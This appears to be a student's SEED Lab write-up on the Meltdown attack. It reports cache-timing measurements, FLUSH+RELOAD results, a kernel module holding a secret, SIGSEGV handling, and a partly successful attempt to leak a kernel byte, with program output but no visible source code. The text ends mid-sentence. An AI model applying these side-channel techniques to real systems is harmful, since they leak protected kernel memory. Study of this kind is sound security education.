SEED Lab - Meltdown

Tasks 1 and 2: Side Channel Attacks via CPU Caches

Task 1: Reading from Cache versus from Memory

Code: CacheTime.c

In this task we wish to measure and compare the difference in time to read data from memory when it's stored on the cache and when it is on the main memory. The idea is to measure the access time to 10 different locations but 2 of them (i=3 & i=7) were previously loaded into the cache.


In the next table we present the measured access times (**in terms of CPU cycles**)

	array[0*4096]	**array[1*4096]**	**array[2*4096]**	**array[3*4096]**	**array[4*4096]**	**array[5*4096]**	**array[6*4096]**	**array[7*4096]**	**array[8*4096]**	**array[9*4096]**
1 Try	342	232	228	76	212	206	366	80	356	332
2 Try	542	482	228	122	286	254	332	126	252	232
3 Try	443	334	214	92	218	260	242	110	212	234
4 Try	302	228	238	56	232	220	226	54	228	216

5 Try	253	218	222	80	298	276	226	76	196	214
6 Try	264	206	238	58	206	196	256	56	202	198
7 Try	298	302	218	118	202	252	248	130	234	236
8 Try	312	280	222	60	228	238	256	82	256	526
9 Try	250	206	240	56	200	430	220	56	246	244
10 Try	224	210	198	52	222	212	232	54	234	216
Mean	323	269.8	224.6	77	230.4	254.4	260.4	82.4	241.6	264.8

As expected, the reading times for the data previously stored in the cache was, on average, significantly smaller that the reading times for the data only on RAM. This way we prove that we can determine if the data was accessed from the cache or from the RAM by only looking at the memory access speed.

Strangely enough, in the first attempt, almost all memory locations were read at the same speed, but on the following tries, we begin to notice a clear difference on memory access times: the reading of the data stored on the cache was almost every time done in less than 125 clock cycles; on the other hand the access of the data on the RAM was done in more than 200 clock cycles. We this in mind we can define a **threshold of 150 clock cycles** to distinguish the memory read from cache and from the RAM.



```
[04/10/23]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 1506 CPU cycles
Access time for array[1*4096]: 232 CPU cycles
Access time for array[2*4096]: 228 CPU cycles
Access time for array[3*4096]: 76 CPU cycles
Access time for array[4*4096]: 212 CPU cycles
Access time for array[5*4096]: 206 CPU cycles
Access time for array[6*4096]: 366 CPU cycles
Access time for array[7*4096]: 80 CPU cycles
Access time for array[8*4096]: 356 CPU cycles
Access time for array[9*4096]: 332 CPU cycles
[04/10/23]seed@VM:~/.../Labsetup$ ./CacheTime
```

<u>**Task 2: Using Cache as a side channel**</u>

Code: FlushReload.c


In this task we to execute a side channel attack on the cache.

The idea is simple. Some process uses a secret value to index some values from an array. We wish to discover this value using the FLUSH+RELOAD attack. This technique will start by flushing all the cache. Then it will invoke the function that uses the secret value, so that the corresponding array value becomes cached. Then it will reload the entire array and measure the access times. The fastest access time will be from the one that was used by the function. Therefore, we can figure out what the secret value is.

The program is quite simple. It starts by flushing the memory and then execution the victim function. Then he access the all array elements and measure the access time. If it is bellow a predefined threshold it will probably be the one with the secret indexing value (94 on this test). The used threshold was 150 as defined on the previous task.


However this process is not always effective:

→ Most times it guesses right (when threshold separates well the cache and RAM reading times)




```
[04/03/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

→ Other times it can find separate the cache reads from the RAM ones (the threshold is probably to low)



```
[04/03/23]seed@VM:~/.../Labsetup$ ./FlushReload
```

→ On sometimes a lot of elements are given as stored in cache (the threshold is to high)



```
[04/03/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
array[9*4096 + 1024] is in cache.
The Secret = 9.
array[11*4096 + 1024] is in cache.
The Secret = 11.
array[13*4096 + 1024] is in cache.
The Secret = 13.
array[21*4096 + 1024] is in cache.
The Secret = 21.
array[23*4096 + 1024] is in cache.
The Secret = 23.
array[27*4096 + 1024] is in cache.
The Secret = 27.
array[29*4096 + 1024] is in cache.
The Secret = 29.
array[31*4096 + 1024] is in cache.
The Secret = 31.
array[33*4096 + 1024] is in cache.
The Secret = 33.
array[35*4096 + 1024] is in cache.
The Secret = 35.
array[37*4096 + 1024] is in cache.
The Secret = 37.
array[39*4096 + 1024] is in cache.
The Secret = 39.
array[41*4096 + 1024] is in cache.
The Secret = 41.
array[43*4096 + 1024] is in cache.
The Secret = 43.
array[47*4096 + 1024] is in cache.
The Secret = 47.
array[49*4096 + 1024] is in cache.
The Secret = 49.
array[51*4096 + 1024] is in cache.
The Secret = 51.
array[53*4096 + 1024] is in cache.
The Secret = 53.
array[55*4096 + 1024] is in cache.
The Secret = 55.
array[61*4096 + 1024] is in cache.
The Secret = 61.
array[65*4096 + 1024] is in cache.
The Secret = 65.
array[66*4096 + 1024] is in cache.
The Secret = 66.
array[69*4096 + 1024] is in cache.
The Secret = 69.
array[71*4096 + 1024] is in cache.
The Secret = 71.
array[74*4096 + 1024] is in cache.
The Secret = 74.
array[77*4096 + 1024] is in cache.
The Secret = 77.
array[79*4096 + 1024] is in cache.
The Secret = 79.
array[81*4096 + 1024] is in cache.
The Secret = 81.
array[85*4096 + 1024] is in cache.
The Secret = 85.
array[88*4096 + 1024] is in cache.
The Secret = 88.
array[89*4096 + 1024] is in cache.
The Secret = 89.
array[90*4096 + 1024] is in cache.
The Secret = 90.
array[92*4096 + 1024] is in cache.
The Secret = 92.
array[93*4096 + 1024] is in cache.
The Secret = 93.
array[96*4096 + 1024] is in cache.
The Secret = 96.
array[98*4096 + 1024] is in cache.
The Secret = 98.
array[104*4096 + 1024] is in cache.
The Secret = 104.
array[105*4096 + 1024] is in cache.
The Secret = 105.
array[108*4096 + 1024] is in cache.
The Secret = 108.
array[113*4096 + 1024] is in cache.
The Secret = 113.
array[115*4096 + 1024] is in cache.
The Secret = 115.
array[122*4096 + 1024] is in cache.
The Secret = 122.
array[128*4096 + 1024] is in cache.
The Secret = 128.
array[129*4096 + 1024] is in cache.
The Secret = 129.
array[130*4096 + 1024] is in cache.
The Secret = 130.
array[163*4096 + 1024] is in cache.
The Secret = 163.
array[207*4096 + 1024] is in cache.
The Secret = 207.
array[208*4096 + 1024] is in cache.
The Secret = 208.
array[216*4096 + 1024] is in cache.
The Secret = 216.
array[218*4096 + 1024] is in cache.
The Secret = 218.
array[220*4096 + 1024] is in cache.
The Secret = 220.
array[226*4096 + 1024] is in cache.
The Secret = 226.
array[236*4096 + 1024] is in cache.
The Secret = 236.
array[240*4096 + 1024] is in cache.
The Secret = 240.
array[242*4096 + 1024] is in cache.
The Secret = 242.
array[243*4096 + 1024] is in cache.
The Secret = 243.
array[247*4096 + 1024] is in cache.
The Secret = 247.
array[248*4096 + 1024] is in cache.
The Secret = 248.
```

```
[04/03/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
array[9*4096 + 1024] is in cache.
The Secret = 9.
array[11*4096 + 1024] is in cache.
The Secret = 11.
array[13*4096 + 1024] is in cache.
The Secret = 13.
array[21*4096 + 1024] is in cache.
The Secret = 21.
array[23*4096 + 1024] is in cache.
The Secret = 23.
array[27*4096 + 1024] is in cache.
The Secret = 27.
array[29*4096 + 1024] is in cache.
The Secret = 29.
array[31*4096 + 1024] is in cache.
The Secret = 31.
array[33*4096 + 1024] is in cache.
The Secret = 33.
array[35*4096 + 1024] is in cache.
The Secret = 35.
array[37*4096 + 1024] is in cache.
The Secret = 37.
array[39*4096 + 1024] is in cache.
The Secret = 39.
array[41*4096 + 1024] is in cache.
The Secret = 41.
array[43*4096 + 1024] is in cache.
The Secret = 43.
array[47*4096 + 1024] is in cache.
The Secret = 47.
array[49*4096 + 1024] is in cache.
The Secret = 49.
array[51*4096 + 1024] is in cache.
The Secret = 51.
array[53*4096 + 1024] is in cache.
The Secret = 53.
array[55*4096 + 1024] is in cache.
The Secret = 55.
array[61*4096 + 1024] is in cache.
The Secret = 61.
array[65*4096 + 1024] is in cache.
The Secret = 65.
array[66*4096 + 1024] is in cache.
The Secret = 66.
array[69*4096 + 1024] is in cache.
The Secret = 69.
array[71*4096 + 1024] is in cache.
The Secret = 71.
array[74*4096 + 1024] is in cache.
The Secret = 74.
array[77*4096 + 1024] is in cache.
The Secret = 77.
array[79*4096 + 1024] is in cache.
The Secret = 79.
array[81*4096 + 1024] is in cache.
The Secret = 81.
array[85*4096 + 1024] is in cache.
The Secret = 85.
array[88*4096 + 1024] is in cache.
The Secret = 88.
array[89*4096 + 1024] is in cache.
The Secret = 89.
array[90*4096 + 1024] is in cache.
The Secret = 90.
array[92*4096 + 1024] is in cache.
The Secret = 92.
array[93*4096 + 1024] is in cache.
The Secret = 93.
array[96*4096 + 1024] is in cache.
The Secret = 96.
array[98*4096 + 1024] is in cache.
The Secret = 98.
array[104*4096 + 1024] is in cache.
The Secret = 104.
array[105*4096 + 1024] is in cache.
The Secret = 105.
array[108*4096 + 1024] is in cache.
The Secret = 108.
array[113*4096 + 1024] is in cache.
The Secret = 113.
array[115*4096 + 1024] is in cache.
The Secret = 115.
array[122*4096 + 1024] is in cache.
The Secret = 122.
array[128*4096 + 1024] is in cache.
The Secret = 128.
array[129*4096 + 1024] is in cache.
The Secret = 129.
array[130*4096 + 1024] is in cache.
The Secret = 130.
array[163*4096 + 1024] is in cache.
The Secret = 163.
array[207*4096 + 1024] is in cache.
The Secret = 207.
array[208*4096 + 1024] is in cache.
The Secret = 208.
array[216*4096 + 1024] is in cache.
The Secret = 216.
array[218*4096 + 1024] is in cache.
The Secret = 218.
array[220*4096 + 1024] is in cache.
The Secret = 220.
array[226*4096 + 1024] is in cache.
The Secret = 226.
array[236*4096 + 1024] is in cache.
The Secret = 236.
array[240*4096 + 1024] is in cache.
The Secret = 240.
array[242*4096 + 1024] is in cache.
The Secret = 242.
array[243*4096 + 1024] is in cache.
The Secret = 243.
array[247*4096 + 1024] is in cache.
The Secret = 247.
array[248*4096 + 1024] is in cache.
The Secret = 248.
```

To compute the accuracy of this method we've run the program 50 times. Of those tries the correct secret was guessed correctly 49 times, so there was 1 misses, and 98% accuracy. This values are great. Changing the threshold led to worse results. The fact that the access time is quite variable as we could see on the previous task, may lead to this not working.

Note: The array indexes are multiplied by 4096 so that no two different elements of the array are on loaded to the cache at the same time. Due to spatial locality (the data near the loaded one is likely to be used), the cache is normally loaded in 64 bytes blocks. By multiplying the indexes by 4096 we ensure that the data loaded is

Tasks 3-5: Preparation for the Meltdown Attack

With Meltdown attack we wish to access kernel memory from a user space program. Normally this isn't possible as memory isolation is a fundamental security mechanism for the system. To achieve this isolation the CPU as a supervisor bit that indicates if the current program as access or not to the kernel memory. This way kernel memory and user memory can safely be mapped to the virtual memory of every process as the isolation is guaranteed by this bit. Meltdown “melts” this isolation.

Task 3: Place Secret Data in Kernel Space

Code: MeltdownKernel.c


In this task we wish to store on kernel space some secret that we’ll try to later recover through a user space program, using the Meltdown attack, thus providing a proof of concept for the attack.

To place the secret on kernel space we’ve created a loadable kernel module (driver) and loaded it using insmod.

static char secret[8] = {'S','E','E','D','L','a','b','s'};

This method as introduces simplifications on the Meltdown attack process, as the user already knows the address of the secret. Other simplification is that it has a function to load (as an authorized user, thus without raising exception) the secret to the cache, which helps detect the secret (it does not reveal it, for that we need meltdown).

Checking the kernel message buffer we can see that the module was indeed loaded




```
[04/16/23]seed@VM:~/.../MeltdownKernel$ dmesg | grep 'secret data addres
[ 1055.563547] secret data address:f98ec000
```

This message was printed on the kernel buffer because we’ve created a function to do so: test_proc_init() that is executed upon the creation of the entry on /proc

Task 4 : Access Kernel Memory from User Space

In this task we want to verify that, under normal circumstances, it is not possible to access kernel memory when the application is on user space



```
[04/10/23]seed@VM:~/.../Labsetup$ ./KernelIsolationTest
Segmentation fault
```

As expected, the memory isolation working, not allowing the program to access kernel memory, instead trowing a segmentation fault (SIGSEGV) exception.

Answering the questions:

- No, the program was not succeeded on line 2 because the application doesn’t had the required permission, instead it throws an segmentation fault indicating memory violation
- As explained before, with out-of order execution the lines after the exception might already be executed when the exception is thrown. If the exception

is handled in a way that it does not flush the cache (crash the program), the data from the following instruction might be kept on the cache memory

Task 5: Handle Error/Exception in C


Code: ExceptionHandling.c

In this task we'll see how we can handle the exception so that it does not crash the program. As previously explained there several ways to do this. In this case we will try to emulate in C the try and catch method found in other languages.

The program does the following:

- We create a signal handler for the SIGSEGV signal
- Create a checkpoint for the handler rollback to in the case of exception
  - Using siglongjmp and sigsetjmp
- Trigger the exception and go to the exception handle and then roll-back
- When the roll back occurs the else path is taken
- The program continues normally.

The program clearly works as expected



```
[04/10/23]seed@VM:~/.../Labsetup$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
```

This time the exception has still occurred but the program has not crashed so the instructions after the exception might execute (out-of-order) and the results are kept on cache because the program does not crash.


Task 6: Out-of-Order Execution by CPU

Code: MeltdownExperiment.c

As previously explained, accessing kernel memory without permission will lead to an exception and the memory content cannot be seen from outside of the CPU. However, due to out-of-order execution, this is not completely true when looking at a microarchitectural point of view. At this level, the memory content will still be loaded to the cache.


This happens because for the out-of-order execution to produce performance gains, the memory reading cannot wait for the permissions checking, that probably would also need memory access. Instead these operations are usually done in parallel: when the permission check result arrives, if it is valid the execution continues normally, if not the execution stops and the data is discharged. This is a race condition and the out-of-order execution will execute more instructions as slower is the permissions checking.

ated. Figure [illegible] illustrates the out-of-order execution caused by Line 3 of the sample code.


Access Kernel Memory
kernel_data = *kernel_addr
Out-of-order execution
Access permission check
Bring the kernel data to register. Continue execution.
Interrupted. Execution results are discarded.
If permission check fails, interrupt the out-of-order execusion.

However CPUs still leave traces of that memory on their caches (due to their deign (LRU replacement policy)). This data cannot be directly accessed, but, using side channel attacks, that information can still be retrieved.

The program makes use of the ones previously discussed. It tries to access some kernel data, but uses the try and catch error so that it does not cause an exception. Then it uses the flush and reload process (threshold 150) to retrieve the secret address.



```
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

As we can see the line 2 was indeed executed because otherwise the array[7*4096+1024] would not be in cache and would not be detected by the flush+reload method (in case the defined threshold works right, as in this case).

This is a clear evidence of the out-of-order execution as a exception was indeed raised and handled to not crash the program (as we can see by Memory access violation! Print), but the next line was clearly still executed because it's effects are visible.

Task 7: The Basic Meltdown Attack

Task 7.1: A Naive Approach

Code: MeltdownExperiment.c


In previous tasks we have not got any useful information from the flush+reload attack. Instead, we've only found that is possible to know the address of some information stored on the cache (that information being a number that we already knew - k).

array[k*4096 + DELTA]

In this task we will try to extract useful information by loading information to an address using k=kernel_data, where kernel data is some private data we've accessed without permission. This way, doing the FLUSH+RELOAD for several k's, we can infer what kernel_data is.

array[kernel_data*4096 + DELTA]

However, this simplistic approach doesn't work:



```
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```

The exception still exists (Memory access violation!), but the accessed data seems to not be kept on cache (why? - probably due to the loss of the race condition).


Task 7.2: Improve the Attack by getting the secret data cached

Code: MeltdownExperiment.c

The previous task as failed probably because the race condition was lost and the array whose address had the kernel data was not loaded in the cache, thus the side channel attack has not worked. So we need to make the out-of-order execution faster than the permissions checking.

The are several ways to do this, like, for instance, having a very fast DRAM. Other way is to prefetch the data to the cache (as explained on the meltdown paper and on the prefetcher paper), as it is the case if another application is using that data.

In this task we pre-load the data of interest to the cache by opening the file with the secret.



```
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```


Still the attack is unsuccessful – why?

Task 7.2: Using Assembly Code to Trigger Meltdown

Code: MeltdownExperiment.c

As we were not successful in the last task we've tried to improve the attack by adding some assembly code that supposedly increase the attack chances of success by giving "the algorithmic units something to chew while memory access is being speculated".

It works. It indeed improve the chances of success of the attack. But they are still pretty low (2 on 5 → 40%):



```
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
That corresponds to the ASCII letter = S.
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
That corresponds to the ASCII letter = S.
[04/10/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```

As we can see, now we get the secret as being 83 which corresponds to the first ASCII letter of the secret previously stored on the kernel.

Changing the number of loops

